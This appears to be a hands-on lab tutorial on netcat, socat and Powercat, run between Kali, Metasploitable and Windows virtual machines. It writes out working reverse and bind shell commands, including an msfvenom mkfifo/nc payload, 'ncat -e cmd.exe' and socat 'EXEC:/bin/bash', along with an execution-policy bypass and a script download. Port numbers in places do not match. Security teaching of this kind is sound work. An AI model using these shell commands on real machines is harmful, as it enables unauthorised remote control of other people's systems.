5. BANNER GRABBING USING NETCAT:- Banner grabbing is collection of information from the host machine. We also can do it using netcat. We run following command to see information of services running on a specific port



```
^C
[root@kali ~]
# nc 192.168.95.206 21
220 (vsFTPd 2.3.4)
```



```
[root@kali ~]
# nc 192.168.95.206 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Fri, 11 Nov 2022 03:17:25 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Connection: close
Content-Type: text/html
```

6. File Transfer via Netcat :- Netcat also offers an ability to transfer or share files from one device to other device. This is quite similar process of sending texts. We have a text file named file.txt on our Kali Linux system, to share it we use following command:

```
[root@kali)~]# cat >file.txt
THIS IS CREATED AT KALI LINUX FOR FILE SHARING USING NETCAT.
^C

[root@kali)~]# cat file.txt
THIS IS CREATED AT KALI LINUX FOR FILE SHARING USING NETCAT.

[root@kali)~]#
```

```
[root@kali)~]# nc -lvp 2345<file.txt
listening on [any] 2345 ...
```

Now we can download it from another system. Here for an example we have used metasploit terminal we can also use termux terminal from our android device. From other device we need to run following command to save the file. Here we need the IP address of our Kali Linux machine (we are using local IP).

```
[root@kali)~]# nc -lvp 2345<file.txt
listening on [any] 2345 ...
192.168.95.206: inverse host lookup failed: Unknown host
connect to [192.168.95.230] from (UNKNOWN) [192.168.95.206] 43974
```

```
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ nc 192.168.95.230 2345 >file.txt

msfadmin@metasploitable:~$ ls
file.txt vulnerable
msfadmin@metasploitable:~$ cat file.txt
THIS IS CREATED AT KALI LINUX FOR FILE SHARING USING NETCAT.
```

CONNECTION ON WINDOWS ALSO POSSIBLE

```

root@kali: ~
# cat >sam.txt
THIS IS SAM
I AM FROM VASIA
^C

(root@kali)-[~]
# nc -lvp 2345 <sam.txt
listening on [any] 2345 ...
192.168.95.84: inverse host lookup failed
connect to [192.168.95.230] from (UNKNOWN) 315
[

See the ncat(1) manpage for full options, descriptions and usage examples
C:\Users\sachi>
C:\Users\sachi>ncat 192.168.95.230 1604
HI AMIT
HI TEJAS
I AM FROM WINDOWS
I AM FROM KALI
I AM FROM VASIA
^C
C:\Users\sachi>ncat 192.168.95.230 2345
THIS IS SAM
I AM FROM VASIA

```

- Reverse Shell using Netcat :- Netcat have a major role to exploit target machines. This is very helpful for CTF players and bounty hunters. This also works with Metasploit payloads.

### Linux Reverse Shell

In order to setup a Netcat reverse shell we need to follow the following steps:

- Setup a Netcat listener.
- Connect to the Netcat listener from the target host.
- Issue commands on the target host from the attack box

We can easily create a reverse shell with the help of "msfvenom" and setup the listener using netcat. For a Linux system as target we can use following command:

```

(root@kali)-[~]
# msfvenom -p cmd/unix/reverse_netcat lhost=192.168.95.206 lport=6666 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 92 bytes
mkfifo /tmp/dvtp; nc 192.168.95.206 6666 0</tmp/dvtp | /bin/sh >/tmp/dvtp 2>&1; rm /tmp/dvtp

(root@kali)-[~]
# nc -lvp 666
listening on [any] 666 ...
192.168.95.206: inverse host lookup failed: Unknown host

```

Here we used R flag used to generate a raw payload (Just the command). After creating the payload we can just need to run it to target machine but before that we start a netcat listener on attacker machine by by using following command: (nc -lvp 666) as seen in above screenshot

WE GOT THE SHELL

```
msfadmin@metasploitable:~$ /bin/sh 0</tmp/backpipe | nc 192.168.95.230 666 1>/tmp/backpipe
```

```
msfadmin@metasploitable:~$ /bin/sh 0</tmp/backpipe | nc 192.168.95.230 666 1>/tmp/backpipe  
/bin/sh: line 1: hi: command not found  
cat: vulnerable: Is a directory  
ls
```

```
msfadmin@metasploitable:~$ ls  
file.txt vulnerable yaseera  
msfadmin@metasploitable:~$ _
```

```
[(root㉿kali))-[~]  
└─# nc -lvp 666  
listening on [any] 666 ...  
192.168.95.206: inverse host lookup failed: Unknown host  
connect to [192.168.95.230] from (UNKNOWN) [192.168.95.206] 34316  
hi  
ls  
file.txt  
vulnerable  
cat vulnerable  
mkdir yaseera  
[(root㉿kali))-[~]  
└─# █
```

```
[(root㉿kali))-[~]  
└─# nc -lnvp 5555  
listening on [any] 5555 ...  
connect to [192.168.95.230] from (UNKNOWN) [192.168.95.206] 58235  
amit  
f1  
f2  
f3  
fardeen  
sam  
█
```

```
msfadmin@metasploitable:~$ ls  
lemo.txt erev kali.txt tejas wilson  
leva file.txt srilata vulnerable yaseera  
msfadmin@metasploitable:~$ cd tejas  
msfadmin@metasploitable:~/tejas$ ls  
amit f1 f2 f3 fardeen sam  
msfadmin@metasploitable:~/tejas$  
msfadmin@metasploitable:~/tejas$ /bin/sh | nc 192.168.95.230 5555  
sh-3.2$ ls  
sh-3.2$
```

The screenshot shows a Kali Linux desktop environment with several windows open. In the foreground, a terminal window titled 'root@kali: ~' is active. The user has run the command 'nc -lnvp 5555', which is listening on port 5555. A connection from an 'UNKNOWN' host at IP 192.168.95.206 is established. The user then lists files in the current directory, showing 'f1', 'f2', 'f3', 'fardeen', and 'sam'. In the background, another terminal window titled 'META TARGET [Running] - Oracle VM VirtualBox' shows the user attempting to use a backpipe exploit, but it fails because the target OS does not support mouse pointer integration. The user then lists files in the '/tmp/backpipe' directory, which contains files like 'demo.txt', 'erev', 'file.txt', 'kali.txt', 'srilata', 'tejas', 'vulnerable', and 'wilson'. The user also changes directory to 'tejas' and lists its contents.

```
root@kali: ~
# nc -lnvp 5555
listening on [any] 5555 ...
connect to [192.168.95.230] from (UNKNOWN) [192.168.95.206] 58235
amit
f1
f2
f3
fardeen
sam

root@kali: ~
# ls /tmp/backpipe
demo.txt erev kali.txt tejas wilson
deva file.txt srilata vulnerable yaseer
root@kali: ~ cd tejas
root@kali: ~/tejas
amit f1 f2 f3 fardeen sam
root@kali: ~/tejas
root@kali: ~/tejas /bin/sh | nc 192.168.95.230 5555
sh-3.2$ ls
sh-3.2$
```

## REVERSE SHELL ON WINDOWS

Once we have the listener up and running, let's start a shell on the Victim machine which will connect back to our Attacking machine (Kali Linux). Use the commands below depending on what is your Victim machine. The IP 192.168.95.230 we are using in the commands is the IP of our attacking machine - Kali Linux

The screenshot shows a Kali Linux terminal window. The user has run 'nc -lnvp 5555', which is listening on port 5555. This indicates that a reverse shell has been successfully established from a Windows victim machine back to the Kali Linux attacker machine.

```
(root㉿kali)-[~]
# nc -lnvp 5555
listening on [any] 5555 ...
```

Here, we are launching the Command prompt so that we can execute commands from the attackers' machines

```
C:\>ncat 192.168.95.230 5555 -e cmd.exe
```

After executing the command above, when you go back to the attacking machine (Kali Linux), you will see you now have access to the Windows systems via console. See the image below.

```
(root㉿kali)-[~]
└─# nc -l npv 5555
listening on [any] 5555 ...
connect to [192.168.95.230] from (UNKNOWN) [192.168.95.84] 1436
Microsoft Windows [Version 10.0.19044.2130]
(c) Microsoft Corporation. All rights reserved.

C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is A0DD-A9E1
```

8. BIND SHELL USING SOCAT :- In this practical socat will listen to a port in the victim(metasploit machine) and wait for any new connection.

**Socat (for SOcket CAT)** establishes two bidirectional byte streams and transfers data between them. Data channels may be files, pipes, devices (terminal or modem, etc.), or sockets (Unix, IPv4, IPv6, raw, UDP, TCP, SSL). It provides forking, logging and tracing, different modes for interprocess communication and many more options. It can be used, for example, as a TCP relay (one-shot or daemon), as an external socksifier, as a shell interface to Unix sockets, as an IPv6 relay, as a netcat and rinetd replacement, to redirect TCP-oriented programs to a serial line, or to establish a relatively secure environment (su and chroot) for running client or server shell scripts inside network connections. Socat supports sctp as of 1.7.0.

### The Setup

As a testing environment we are using a kali linux vmware installation which will be the "ATTACKER" in our scenario and our host machine, running also metasploit, is going to be the "TARGET/VICTIM". We have placed a directory named erev in the desktop of the victim where it contains a text file named erev.txt and soczt.txt with some content. Our goal in the practical will be to actually read the contents of that file from our attacker machine.

```
msfadmin@metasploitable:~/rev$ cat >socat.txt
THIS IS CREATED AT VICTIMS MACHINE WHICH SHOULD BE ACCESSIBLE AT TARGET(KALI)
msfadmin@metasploitable:~/rev$ ls
rev.txt  socat.txt
msfadmin@metasploitable:~/rev$
```

The IP of the host machine is 192.168.95.230 and the IP of the victim is 192.168.95.206. In order to set this up we need to run the following command to the victim (socat -d -d TCP4-LISTEN:4444 EXEC:/bin/bash). This will open port 4444 and listen on it and upon a new connection the /bin/bash will be executed, giving this way a remote shell to the attacker. NOTE: If you are using victim machine was a Windows machine the command above would be adjusted to socat -d -d TCP4-LISTEN:4443 EXEC:'cmd.exe',pipes.

```
msfadmin@metasploitable:~/erev$ ls  
erev.txt socat.txt  
msfadmin@metasploitable:~/erev$ sudo socat -d -d TCP4-LISTEN:4444 EXEC:/bin/bash  
2022/11/01 02:33:58 socat[4805] N listening on AF=2 0.0.0.0:4444
```

```
msfadmin@metasploitable:~/erev$ sudo socat -d -d TCP4-LISTEN:4444 EXEC:/bin/bash  
2022/11/01 02:22:56 socat[4787] N listening on AF=2 0.0.0.0:4444  
2022/11/01 02:28:52 socat[4787] N accepting connection from AF=2 192.168.95.230:  
53984 on AF=2 192.168.95.206:4444  
2022/11/01 02:28:52 socat[4787] N forking off child, using socket for reading an  
d writing  
2022/11/01 02:28:52 socat[4794] N execvp'ing "/bin/bash"  
2022/11/01 02:28:52 socat[4787] N forked off child process 4794  
2022/11/01 02:28:52 socat[4787] N starting data transfer loop with FDs [4,4] and  
[3,3]
```

On our attacker machine now we run socat with the following command so it can connect to the victim. Do remember that the IP of the victim is the 192.168.95.206 (**socat - TCP4:192.168.95.206:4444**). This tells socat to connect to the IP of the victim on port 4443 which we know is open since we set up the listener at that port, using the TCP4 protocol.

```
└─(root㉿kali)-[~]  
# socat - TCP4:192.168.95.206:4444
```

```
└─(root㉿kali)-[~]  
# socat - TCP4:192.168.95.206:4444  
ls  
erev.txt  
socat.txt
```

```
└─(root㉿kali)-[~]  
# socat - TCP4:192.168.95.206:4444  
ls  
erev.txt  
socat.txt  
cat socat.txt  
THIS IS CREATED AT VICTIMS MACHINE WHICH SHOULD BE ACCESSIBLE AT TARGET(KALI)
```

```
└─(root㉿kali)-[~]  
# socat - TCP4:192.168.95.206:4444  
cat erev.tx  
cat erev.txt  
THIS IS SIMPLE TEST FILE
```

On the upper screenshot which belongs to the attacker(kali machine) we see that we can read the contents of the erev.txt and socat.txt file with success.

Take a look also on below part where it is wireshark running and capturing the traffic between the attacker and the victim. As you can see the contents of the file are available in wireshark as well and anyone inspecting the traffic may be able to read them!

```
tcp.stream eq 0
No. Time Source Destination Protocol Length Info
32 24.888518497 192.168.95.230 192.168.95.206 TCP 79 55896 → 4444 [P
33 24.891195848 192.168.95.206 192.168.95.230 TCP 91 4444 → 55896 [P
34 24.891211388 192.168.95.230 192.168.95.206 TCP 66 55896 → 4444 [A

Frame 32: 79 bytes on wire (632 bits), 79 bytes captured (632 bits) on interface eth0, id 0
Ethernet II, Src: PcsCompu_22:46:4f (08:00:27:22:46:4f), Dst: PcsCompu_4f:7d:d3 (08:00:27:4f
Internet Protocol Version 4, Src: 192.168.95.230, Dst: 192.168.95.206
Transmission Control Protocol, Src Port: 55896, Dst Port: 4444, Seq: 1, Ack: 1, Len: 13
Data (13 bytes)
Data: 63617420657265762e7478740a
[Length: 13]

0000 08 00 27 4f 7d d3 08 00 27 22 46 4f 08 00 45 00 . . '0} . . "FO . E .
0010 00 41 a1 d4 40 00 40 06 57 dd c0 a8 5f e6 c0 a8 . A . @ . W . . .
0020 5f ce da 58 11 5c e3 a5 06 d8 9a 50 62 b8 80 18 . . X \ . . . Pb . .
0030 01 f6 41 39 00 00 01 01 08 0a 05 c9 6e 53 00 06 . . A9 . . . nS . .
0040 a8 8d 63 61 74 20 65 72 65 76 2e 74 78 74 0a . . cat er ev.txt .
```

```
tcp.stream eq 0
No. Time Source Destination Protocol Length Info
32 24.888518497 192.168.95.230 192.168.95.206 TCP 79 55896 → 4444 [PSH,
33 24.891195848 192.168.95.206 192.168.95.230 TCP 91 4444 → 55896 [PSH,
34 24.891211388 192.168.95.230 192.168.95.206 TCP 66 55896 → 4444 [ACK]

Frame 33: 91 bytes on wire (728 bits), 91 bytes captured (728 bits) on interface eth0, id 0
Ethernet II, Src: PcsCompu_4f:7d:d3 (08:00:27:4f:7d:d3), Dst: PcsCompu_22:46:4f (08:00:27:22:46
Internet Protocol Version 4, Src: 192.168.95.206, Dst: 192.168.95.230
Transmission Control Protocol, Src Port: 4444, Dst Port: 55896, Seq: 1, Ack: 14, Len: 25
Data (25 bytes)
Data: 544849532049532053494d504c4520544553542046494c450a
[Length: 25]

0000 08 00 27 22 46 4f 08 00 27 4f 7d d3 08 00 45 00 . . '0} . . E .
0010 00 4d fb 95 40 00 40 06 fe 0f c0 a8 5f ce c0 a8 . M . @ . . . .
0020 5f e6 11 5c da 58 9a 50 62 b8 e3 a5 06 e5 80 18 . . \X P b . . .
0030 00 5b b6 21 00 00 01 01 08 0a 00 06 e3 74 05 c9 . . [ ! . . . t .
0040 6e 53 54 48 49 53 20 49 53 20 53 49 4d 50 4c 45 nS THIS I S SIMPLE
0050 20 54 45 53 54 20 46 49 4c 45 0a TEST FILE.
```

● Data (data.data), 25 bytes

- REVERSE SHELL :- In the reverse shell we are going to set up the listener in our attacker machine first and then command the victim to connect back to the attacker.

First we use the following command to start a listener on our attacker machine **socat -d -d TCP4-LISTEN:4443 STDOUT**.

```
File Actions Edit View Help
└─(root㉿kali)-[~]
# ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.95.230 netmask 255.255.255.0 broadcast 192.168.95.255
              inet6 fe80::89ab:3bb9:4331:ec1c prefixlen 64 scopeid 0x20<link>
                ether 08:00:27:22:46:4f txqueuelen 1000 (Ethernet)
                  RX packets 42 bytes 15588 (15.2 KiB)
                  RX errors 0 dropped 0 overruns 0 frame 0
                  TX packets 37 bytes 11588 (11.3 KiB)
                  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

└─(root㉿kali)-[~]
# socat -d -d TCP4-LISTEN:4443 STDOUT
2022/11/01 04:43:10 socat[1893] N listening on AF=2 0.0.0.0:4443
```

Then on the victim machine we run the following command specifying the correct IP and port.  
socat TCP4:192.168.168.1:4443 EXEC:/bin/bash

```
collisions:0 txqueuelen:1000
RX bytes:5324 (5.1 KB) TX bytes:8118 (7.9 KB)
Base address:0xd020 Memory:f1200000-f1220000

msfadmin@metasploitable:~$ socat TCP4:192.168.95.230:4443 EXEC:/bin/bash
```

```
└─(root㉿kali)-[~]
# socat -d -d TCP4-LISTEN:4443 STDOUT
2022/11/01 04:43:10 socat[1893] N listening on AF=2 0.0.0.0:4443
2022/11/01 04:45:43 socat[1893] N accepting connection from AF=2 192.168.95.206:54110 on AF=2 192.168.95.
230:4443
2022/11/01 04:45:43 socat[1893] N using stdout for reading and writing
2022/11/01 04:45:43 socat[1893] N starting data transfer loop with FDs [6,6] and [1,1]
```

```
└─(root㉿kali)-[~]
# socat -d -d TCP4-LISTEN:4443 STDOUT
2022/11/01 04:43:10 socat[1893] N listening on AF=2 0.0.0.0:4443
2022/11/01 04:45:43 socat[1893] N accepting connection from AF=2 192.168.95.206:54110 on AF=2 192.168.95.
230:4443
2022/11/01 04:45:43 socat[1893] N using stdout for reading and writing
2022/11/01 04:45:43 socat[1893] N starting data transfer loop with FDs [6,6] and [1,1]
cat socat.txt
ls
erev
file.txt
vulnerable
yaseera
cat file.txt
```

We have the attacker shell which successfully reads the file which is at the victims machine.

```
msfadmin@metasploitable:~$ socat TCP4:192.168.95.230:4443 EXEC:/bin/bash
cat: socat.txt: No such file or directory
```

## 10. File Transfer

Now, it's time to discover another functionality of the socat. We can transfer files with the help of the connection that is established with the help of socat. For demonstration, we decided to create a text file with a small message as shown in the image below.

```
[root@kali]~]
# cat >demo.txt
THIS IS CREATED FOR FILE TRANSFER USING SOCAT AT KALI

[root@kali]~]
```

Next, we run socat with the Address Type as TCP4 and create a listener with hosting the file with the help of the file keyword.

```
[root@kali]~]
# cat >demo.txt
THIS IS CREATED FOR FILE TRANSFER USING SOCAT AT KALI

[root@kali]~]
# socat TCP4-LISTEN:443,fork file:demo.txt
```

As we created the file to transfer on our Kali Machine, we will now move to the metasploit machine and attempt to transfer the file demo.txt here. We need to connect to the listener that is created on the Kali Machine and mention the file name that is hosted along with the create keyword as shown in the image below. We can see that this will transfer the file.

```
msfadmin@metasploitable:~$ socat TCP4:192.168.95.230:443 file:demo.txt,create
msfadmin@metasploitable:~$ ls
demo.txt  erev  file.txt  kali.txt  vulnerable  yaseera
msfadmin@metasploitable:~$ _
```

```
msfadmin@metasploitable:~$ cat demo.txt
THIS IS CREATED FOR FILE TRANSFER USING SOCAT AT KALI
msfadmin@metasploitable:~$ _
```

## D. POWERSHELL AND POWERCAT

```
PS C:\WINDOWS>
PS C:\WINDOWS> get-process -name explorer
Handles  NPM(K)      PM(K)      WS(K)      CPU(s)      Id  SI ProcessName
-----  -----      -----      -----      -----      --  --  -----
 3226      135      120308     132708     296.44    9460    1 explorer

PS C:\WINDOWS>
```

```
PS C:\> gci -hidden .
Directory: C:\

Mode                LastWriteTime         Length Name
----                -----         ----  --
d--hs-        1/15/2021  5:07 AM          64 $Recycle.Bin
d--h-        1/3/2021   2:34 AM          16 $SysReset
d--h--       1/12/2023  5:54 PM          16 $WinREAgent
d--hs-       12/25/2022 4:22 PM          16 Config.Msi
d--hs1       1/3/2021  3:02 AM          16 Documents and Settings
d--rh--      8/7/2021   2:07 PM          16 MSOCache
d--h--       12/15/2022 10:53 AM          16 OneDriveTemp
d--h--       11/30/2022  2:56 PM          16 ProgramData
d--hs-       3/13/2022  9:09 AM          16 Recovery
d--hs-       1/13/2023  7:40 AM          16 System Volume Information
-a-hs-       1/15/2023  10:56 AM        8192 DumpStack.log.tmp
-a-hs-       1/15/2023  10:56 AM      5117505536 hiberfil.sys
-a-hs-       1/15/2023  10:56 AM      1946157056 pagefile.sys
-a-hs-       1/15/2023  10:56 AM      16777216 swapfile.sys
```

```
PS C:\> get-content C:\Users\sachi\Desktop\IDOL\idol.txt
hi offensive security
PS C:\>
```

```

PS C:\> get-module -list available
PS C:\> get-module -listavailable

Directory: C:\Program Files\WindowsPowerShell\Modules

ModuleType Version Name                                ExportedCommands
---- -- -- ----
Script   1.0.1   Microsoft.PowerShell.Operation.V... {Get-OperationValidation, Invoke-OperationValidation}
Binary   1.0.0.1  PackageManagement                   {Find-Package, Get-Package, Get-PackageProvider, Get-PackageSource...}
Script   3.4.0   Pester                            {Describe, Context, It, Should...}
Script   1.0.0.1  PowerShellGet                   {Install-Module, Find-Module, Save-Module, Update-Module...}
Script   2.0.0   PSReadline                      {Get-PSReadLineKeyHandler, Set-PSReadLineKeyHandler, Remove-PSReadLineKeyHandler, Get-PSReadLineOption..}

Directory: C:\WINDOWS\system32\WindowsPowerShell\v1.0\Modules

ModuleType Version Name                                ExportedCommands
---- -- -- ----
Manifest 1.0.0.0 AppBackgroundTask                 {Disable-AppBackgroundTaskDiagnosticLog, Enable-AppBackgroundTaskDiagnosticLog, Set-AppBackgroundTaskRes...
Manifest 2.0.0.0 AppLocker                         {Get-AppLockerfileInformation, Get-AppLockerPolicy, New-AppLockerPolicy, Set-AppLockerPolicy...}
Manifest 1.0.0.0 AppvClient                       {Add-AppvClientConnectionGroup, Add-AppvClientPackage, Add-AppvPublishingServer, Disable-Appv...}
Manifest 2.0.1.0 Appx                             {Add-AppxPackage, Get-AppxPackage, Get-AppxManifest, Remove-AppxPackage...}
Script   1.0.0.0 AssignedAccess                  {Clear-AssignedAccess, Get-AssignedAccess, Set-AssignedAccess}
Manifest 1.0.0.0 Bitlocker                        {Unlock-BitLocker, Suspend-BitLocker, Resume-BitLocker, Remove-BitLockerKeyProtector...}
Manifest 2.0.0.0 BitsTransfer                     {Add-BitsFile, Complete-BitsTransfer, Get-BitsTransfer, Remove-BitsTransfer...}
Manifest 1.0.0.0 BranchCache                     {Add-BCDataCacheExtension, Clear-BCCache, Disable-BC, Disable-BCDowngrading...}
Manifest 1.0.0.0 CimCmdlets                      {Get-CimAssociatedInstance, Get-CimClass, Get-CimInstance, Get-CimSession...}
Manifest 1.0.0.0 ConfigCI                         {Get-SystemDriver, New-CIPolicyRule, New-CIPolicy, Get-CIPolicy...}
Manifest 1.0.0.0 ConfigDefender                  {Get-MpPreference, Set-MpPreference, Add-MpPreference, Remove-MpPreference...}
Manifest 1.0.0.0 ConfigDefenderPerformance       {New-MpPerformanceRecording, Get-MpPerformanceReport}
Manifest 1.0.0.0 Defender                        {Get-MpPreference, Set-MpPreference, Add-MpPreference, Remove-MpPreference...}

```

PS C:\> Get-Hotfix

Source	Description	HotFixID	InstalledBy	InstalledOn
MYSERVER	Update	KB5020872	NT AUTHORITY\SYSTEM	12/19/2022 12:00:00 AM
MYSERVER	Update	KB4562830	NT AUTHORITY\SYSTEM	4/9/2021 12:00:00 AM
MYSERVER	Security Update	KB4580325	NT AUTHORITY\SYSTEM	4/28/2021 12:00:00 AM
MYSERVER	Security Update	KB4598481	NT AUTHORITY\SYSTEM	4/10/2021 12:00:00 AM
MYSERVER	Update	KB5003791	NT AUTHORITY\SYSTEM	2/24/2022 12:00:00 AM
MYSERVER	Security Update	KB5012170	NT AUTHORITY\SYSTEM	8/14/2022 12:00:00 AM

Administrator: Windows PowerShell

PS C:\> get-process

Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
424	23	11512	22144	0.77	11972	1	ApplicationFrameHost
211	12	7420	9132	53.97	6992	0	audiogd
160	11	1844	896	0.06	3928	0	BtwRSupportService
269	16	25576	59412	116.92	2236	1	chrome
665	19	78780	55432	44.88	2672	1	chrome
491	21	131192	165124	71.88	2724	1	chrome
361	17	51544	70964	8.02	2928	1	chrome
252	15	15972	37564	1.27	3244	1	chrome
303	17	48332	67808	13.55	3812	1	chrome
369	9	1988	1888	0.11	3816	1	chrome
255	15	17024	40248	1.33	4428	1	chrome
261	16	17868	38452	1.52	4652	1	chrome
290	17	8376	21032	42.64	6036	1	chrome

```

Administrator: Windows PowerShell
PS C:\> get-psdrive

Name          Used (GB)    Free (GB) Provider      Root
----          -----    -----   ----
Alias
C             303.76     171.95 FileSystem   C:\\
Cert
D             Alias        Certificate  \
Env
Function
HKCU
HKLM
Variable
WSMan

PS C:\>

```

```

PS C:\> gci -recurse

Directory: C:\

Mode                LastWriteTime         Length Name
----          -----         -----  --
d----       3/3/2022 3:34 PM           autopsy
d----       11/15/2022 9:53 AM        cassandra
d----       3/9/2022 10:32 AM      data acquisition
d----       11/30/2021 7:40 PM          ds
d----       5/12/2022 12:12 AM        flutter
d----       1/3/2021 4:45 AM         Intel
d----       8/8/2022 11:44 AM      making an image file
d----       10/25/2021 11:57 AM      metasploit
d----       12/7/2019 2:44 PM        PerfLogs
d-r--       12/11/2022 6:28 PM      Program Files
d-r--       12/11/2022 6:29 PM  Program Files (x86)
d----       11/15/2022 9:43 AM      Python27
d----       4/26/2022 12:31 PM      rtools40
d-r--       4/9/2021 8:44 PM        Users
d----       11/30/2021 7:52 PM      VKHCG
d----       1/15/2023 10:55 AM      Windows
d----       11/11/2022 9:49 AM      YASSEERA

```

```

PS C:\> Get-Service

Status   Name            DisplayName
-----   --              -----
Running  AarSvc_1ceb6f  Agent Activation Runtime_1ceb6f
Stopped  AJRouter       AllJoyn Router Service
Stopped  ALG            Application Layer Gateway Service
Stopped  AppIDSvc      Application Identity
Running  Appinfo        Application Information
Stopped  AppMgmt        Application Management
Stopped  AppReadiness   App Readiness
Stopped  AppVClient     Microsoft App-V Client
Running  AppXSvc        AppX Deployment Service (AppXSVC)
Stopped  aspnet state   ASP.NET State Service

```

```

Administrator: Windows PowerShell
PS C:\> get-NetIpAddress

IPAddress      : fe80::1127:3e3a:f6ff:66b8%16
InterfaceIndex : 16
InterfaceAlias : VirtualBox Host-Only Network
AddressFamily  : IPv6
Type           : Unicast
PrefixLength   : 64
PrefixOrigin   : WellKnown
SuffixOrigin   : Link
AddressState   : Preferred
ValidLifetime  : Infinite ([TimeSpan]::MaxValue)
PreferredLifetime : Infinite ([TimeSpan]::MaxValue)
SkipDefaultGateways : False

```

```
PS C:\> get-childitem

Directory: C:\

Mode                LastWriteTime         Length Name
----                -----          ----  --
d----        3/3/2022    3:34 PM           0 autopsy
d----       11/15/2022   9:53 AM           0 cassandra
d----       3/9/2022    10:32 AM           0 data acquisition
d----      11/30/2021   7:40 PM           0 ds
d----      5/12/2022   12:12 AM           0 flutter
d----      1/3/2021    4:45 AM           0 Intel
d----      8/8/2022    11:44 AM           0 making an image file
d----     10/25/2021   11:57 AM           0 metasploit
d----     12/7/2019    2:44 PM           0 PerfLogs
d-r--     12/11/2022   6:28 PM           0 Program Files
d-r--     12/11/2022   6:29 PM           0 Program Files (>x86)
d----     11/15/2022   9:43 AM           0 Python27
d----     4/26/2022    12:31 PM           0 rtools40
d-r--     4/9/2021    8:44 PM           0 Users
d----     11/30/2021   7:52 PM           0 VKHCG
d----     1/15/2023   10:55 AM           0 Windows
d----     11/11/2022   9:49 AM           0 YASEERA
-a----    1/15/2023   10:56 AM          1024 .rnd
```

- E. POWERCAT:-** Powershell execution policy is a safety feature in Windows which determines which scripts can or cannot run on the system, therefore, we need to set the Powershell execution policy to “bypass.” This would allow all scripts to run without restriction. Thereafter, we need to download Powercat using wget. wget <https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1 -o powercat.ps1>

```
PS C:\Users\ignite\Desktop> powershell -ep bypass ←
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\ignite\Desktop> wget https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1 -o powercat.ps1 ←
PS C:\Users\ignite\Desktop> ls

Directory: C:\Users\ignite\Desktop

Mode                LastWriteTime         Length Name
----                -----          ----  --
-a----    10/13/2021   9:43 AM          37667 powercat.ps1
```

Now that we have downloaded the Powercat script, we can import it into the current Powershell terminal and then it could be used.

Import-Module .\powercat.ps1

```

PS C:\Users\ignite\Desktop> Import-Module .\powercat.ps1 ←
PS C:\Users\ignite\Desktop> powercat -h ←
powercat - Netcat, The Powershell Version
Github Repository: https://github.com/besimorhino/powercat

This script attempts to implement the features of netcat in a powershell
script. It also contains extra features such as built-in relays, execute
powershell, and a dnscat2 client.

Usage: powercat [-c or -l] [-p port] [options]

-c <ip> Client Mode. Provide the IP of the system you wish to connect to.
If you are using -dns, specify the DNS Server to send queries to.

-l Listen Mode. Start a listener on the port specified by -p.

-p <port> Port. The port to connect to, or the port to listen on.

-e <proc> Execute. Specify the name of the process to start.

-ep Execute Powershell. Start a pseudo powershell session. You can
declare variables and execute commands, but if you try to enter
another shell (nslookup, netsh, cmd, etc.) the shell will hang.

-r <str> Relay. Used for relaying network traffic between two nodes.
Client Relay Format: -r <protocol>:<in_addr>:<port>

```

## Port Scanning

Powercat is equipped with the functionality to scan for open ports. It is able to do this by attempting a TCP connection to the ports defined. For example, if I have to check for a running service on port 21,22,80,443.

Note that here, we have appended port number as a list variable. The client mode (-c flag) specifies the client to scan. As we can observe in the screenshot below that if the port was found to be open, Powercat successfully set up a stream with the service. the disconnect option (-d) flag specifies Powercat to disconnect the stream as soon as it gets open. Hence, this is how open ports can be discovered using Powercat.

```

PS C:\Users\ignite\Desktop> (21,22,80,443) | % {powercat -c 192.168.1.150 -p $_ -t 1 -Verbose -d} ←
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Connecting...
VERBOSE: Connection to 192.168.1.150:21 [tcp] succeeded!
VERBOSE: Setting up Stream 2...
VERBOSE: -d (disconnect) Activated. Disconnecting...
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Connecting...
VERBOSE: Connection to 192.168.1.150:22 [tcp] succeeded!
VERBOSE: Setting up Stream 2...
VERBOSE: -d (disconnect) Activated. Disconnecting...
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Connecting...
VERBOSE: Connection to 192.168.1.150:80 [tcp] succeeded!
VERBOSE: Setting up Stream 2...
VERBOSE: -d (disconnect) Activated. Disconnecting...
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Connecting...
VERBOSE: Timeout!
VERBOSE: Stream 1 Setup Failure
VERBOSE: Failed to close Stream 2
VERBOSE: Failed to close Stream 1

```

## File Transfer

File transfer is possible in Powercat by data input in the data stream and fetching it at the client end.

Let's create a text file called "notes.txt" in the current folder. Here, input flag (-i) is used to input data in the stream. This can be used to move files, byte array object or strings too.

Now, we'll first set up the listener at the client end. Let us use netcat in Linux for ease here. After setting it up, we'll then use Powercat to transfer this text file.

```
nc -lvp 443 > notes.txt  
powercat -c 192.168.1.3 -p 443 -i notes.txt
```

PS C:\Users\ignite\Desktop> ls  
Directory: C:\Users\ignite\Desktop  
  
Mode LastWriteTime Length Name  
---- -- - - -  
-a--- 10/13/2021 10:00 AM 46518 encodedshell.ps1  
-a--- 10/13/2021 10:03 AM 54 notes.txt  
-a--- 10/13/2021 9:43 AM 37667 powercat.ps1  
  
PS C:\Users\ignite\Desktop> powercat -c 192.168.1.3 -p 443 -i notes.txt ←

Now, whatever was in notes.txt has been transferred to our destination. As you can see, the file is successfully created after a successful connection was terminated.

```
[root@kali ~]# nc -lvp 443 > notes.txt ←  
listening on [any] 443 ...  
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49898  
^C  
  
